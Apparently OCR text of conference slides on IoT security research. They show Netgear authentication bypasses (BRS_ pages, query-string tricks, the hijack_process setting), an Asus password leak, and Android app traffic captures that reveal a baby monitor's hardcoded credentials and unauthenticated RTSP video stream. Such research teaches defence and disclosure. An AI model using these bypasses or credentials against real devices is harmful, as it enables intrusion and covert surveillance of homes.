
A Deeper Look At Netgear's Authentication

Exploring net-cgi



A Deeper Look At Netgear's Authentication

Exploring net-cgi



This means that any request starting with "BRS_" requires no auth…

A Deeper Look At Netgear's Authentication

Exploring net-cgi


```
query_handlers: .word aDebuginfo_htm      # DATA XREF: handle_http_request+868ir
                                          # handle_http_request+870io
                                          # "debuginfo.htm"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word 0
                .word sub_40CF00
                .word 0
                .word aCurrentsetting     # "currentsetting.htm"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word 0
                .word sub_40CF00
                .word 0
                .word aHidden_manual_     # "hidden_manual_set_ant.html"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word sub_40CF00
                .word do_auth
                .word aBrs_               # "BRS_"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word 0
                .w    sub_40CF00
                .     0
                .w    a_aspx              # ".aspx"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word 0
```

1 No authentication handler for BRS_*!

1

A Deeper Look At Netgear's Authentication

BRS_success.html



Well this is interesting…

Sidestep To Asus

Remember error_page.htm?


```
if('<% nvram_get("w_Setting"); %>' == '0' || '<% nvram_get("http_passwd"); %>' == 'admin')
        setTimeout("parent.location = \"http://"+new_lan_ip+"/QIS_wizard.htm?flag=welcome\"", 2*1000);
else
        setTimeout("parent.location = \"http://"+new_lan_ip+"/QIS_wizard.htm?flag=detect\"", 2*1000);
```

This code is from a white-listed file.

nvram_get() is a server directive.

“http_passwd” == admin pw

NETGEAR Authentication Oops!



Did you catch that?

The check is performed based on the query string!


After parsing, the query string can look much different…

Query: /secretstuff.html?foobar → Requested File: /secretstuff.html

Query: /foobar/../secretstuff.html → Requested File: /secretstuff.html

User-controlled input determines whether the auth handler is NULL

Further Into The Rabbit Hole



Auth Hijack

_config_invmatch() checks config values

Code asserts ‘hijack_process==3’ before auth check

Other values lead to disabled authentication

hijack_process Next Steps

- Need to find where this value is accessed
- Web server has server directives for getting and setting configuration
  - cfg_set() is used to set values in NVRAM
  - A simple grep of the extracted firmware reveals:

```
$ grep -rn 'cfg_set("hijack_process"' *
BRS_02_genieHelp.html:12:<% cfg_set("hijack_process", "1") %>
```

BINGO! hijack_process=1 will disable all auth checks!

BONUS: mime_handler for ‘BRS_*’ has no authentication function set!

Android Based Hacks

The Value of Mobile Apps

Apps know how to talk to devices

- Find hardcoded credentials
- Discover API endpoints
- Identify exposed ports and protocols

Studying an app is easier than RE a product

Tools of The Trade

Sniffing Traffic

- "Packet Capture" – Quickly visualize app traffic
- "sslsniff" – Transparent proxy for advanced captures
- "tPacketCapture" – On device tcpdump like features


Reverse Engineering

- Apktool – Extract app resources and disasm to smali code
- Dex2JAR – Convert Android DEX to JAR files

Using Packet Capture

- Uses VPN API to capture without rooting
- Generates an SSL cert for MITM decryption
- Data is indexed by app and viewable on device

Packet Capture Example: Baby Monitor



Packet Capture Example: Baby Monitor

A Hardcoded Credential?

#1 <--- 05-15 11:43:39

```
POST /applog/ HTTP/1.1
Content-Length: 163
Content-Type: application/x-www-form-urlencoded
Host: serv.summerlinkwifi.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

Username=B0ld3R&Password=bUffAl0s&data=%5B%7B%22userGroup%22%3A%22216932%22%2C%22category%22%3A%22Setup%22%2C%22text
%22%3A%22DeviceInfo%3A+Nexus+7%2C6.0.1%22%7D%5D
```

#2 ---> 05-15 11:43:40

```
HTTP/1.1 200 OK
Date: Sun, 15 May 2016 15:43:41 GMT
Server: Apache/2.2.15 (Red Hat)
X-Powered-By: PHP/5.4.45
Content-Disposition: attachment; filename="response.txt"
Content-Length: 31
Connection: close
Content-Type: application/text
```

#3 ---> 05-15 11:43:40

```
{"data":"216932","code":"1000"}
```

Packet Capture Example: Baby Monitor

Product Usage Revealed

#1 <--- 05-15 12:16:21

```
GET /cgi-bin/camerastatus.cgi? HTTP/1.1
Authorization: Basic U25BcEFkbTFuOlBBUUNMUOxMREFBRg==
Host: 10.0.1.41
Connection: Keep-Alive
```

#2 ---> 05-15 12:16:21

```
HTTP/1.1 200 Ok
Server: mini_httpd
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-Encoding: <13>Jan  1 00:00:19 syslog: mini_httpd starting on (none)
Content-Type: text/html
Connection: close
```

#3 ---> 05-15 12:16:26

```
{
"MAC":"0c:c8:1f:11:4d:dd",
"temp":"23",
"motion_tracking":"0",
"viewers":"0"
}
```

URL for device access

HTTP Authentication in use

•• Username/Password revealed

WTF? syslog output in an HTTP header?

Packet Capture Example: Baby Monitor

Video Protocol Exposed

#1 <--- 05-15 12:16:20

```
OPTIONS rtsp://10.0.1.41:554/channel1 RTSP/1.0
CSeq: 1
User-Agent: Lavf56.36.100
```

#2 ---> 05-15 12:16:20

```
RTSP/1.0 200 OK
CSeq: 1
Date: Sat, Jan 01 2000 00:06:13 GMT
Public: OPTIONS, DESCRIBE, SETUP, TEARDOWN, PLAY, PAUSE, SET_PARAMETER
```

#3 <--- 05-15 12:16:20

```
DESCRIBE rtsp://10.0.1.41:554/channel1 RTSP/1.0
Accept: application/sdp
CSeq: 2
User-Agent: Lavf56.36.100
```

#4 ---> 05-15 12:16:20

```
RTSP/1.0 200 OK
CSeq: 2
Date: Sat, Jan 01 2000 00:06:13 GMT
Content-Base: rtsp://10.0.1.41/channel1/
Content-Type: application/sdp
Content-Length: 509
```

RTSP is used for the video stream

Port 554

rtsp://ip:554/channel1

Packet Capture Example: Baby Monitor

Video Protocol Exposed

#5 <--- 05-15 12:16:20

```
SETUP rtsp://10.0.1.41/channel1/track1 RTSP/1.0
Transport: RTP/AVP/TCP;unicast;interleaved=0-1
CSeq: 3
User-Agent: Lavf56.36.100
```

#6 ---> 05-15 12:16:20

```
RTSP/1.0 200 OK
CSeq: 3
Date: Sat, Jan 01 2000 00:06:13 GMT
Transport: RTP/AVP/TCP;unicast;destination=10.0.1.40;source=10.0.1.41;interleaved=0-1
Session: 2
```

NO PASSWORD!!!

Packet Capture Example: WeMo

What if you didn't know how to SOAP?

WeMo

#1 <--- 05-15 14:50:32

```
POST /upnp/control/timesync1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 10.22.22.1
Content-Length: 408
SOAPACTION: "urn:Belkin:service:timesync:1#TimeSync"
Connection: close
```

#2 <--- 05-15 14:50:32

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/">
   <s:Body>
      <u:TimeSync xmlns:u="urn:Belkin:service:timesync:1">
         <UTC>1463338232</UTC>
         <TimeZone>-4</TimeZone>
         <dst>1</dst>
         <DstSupported>1</DstSupported>
      </u:TimeSync>
   </s:Body>
</s:Envelope>
```

#3 ---> 05-15 14:50:32

```
HTTP/1.0 200 OK
CONTENT-LENGTH: 267
CONTENT-TYPE: text/xml; charset="utf-8"
DATE: Sun, 15 May 2016 18:50:31 GMT
EXT:
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic
```

#4 ---> 05-15 14:50:32

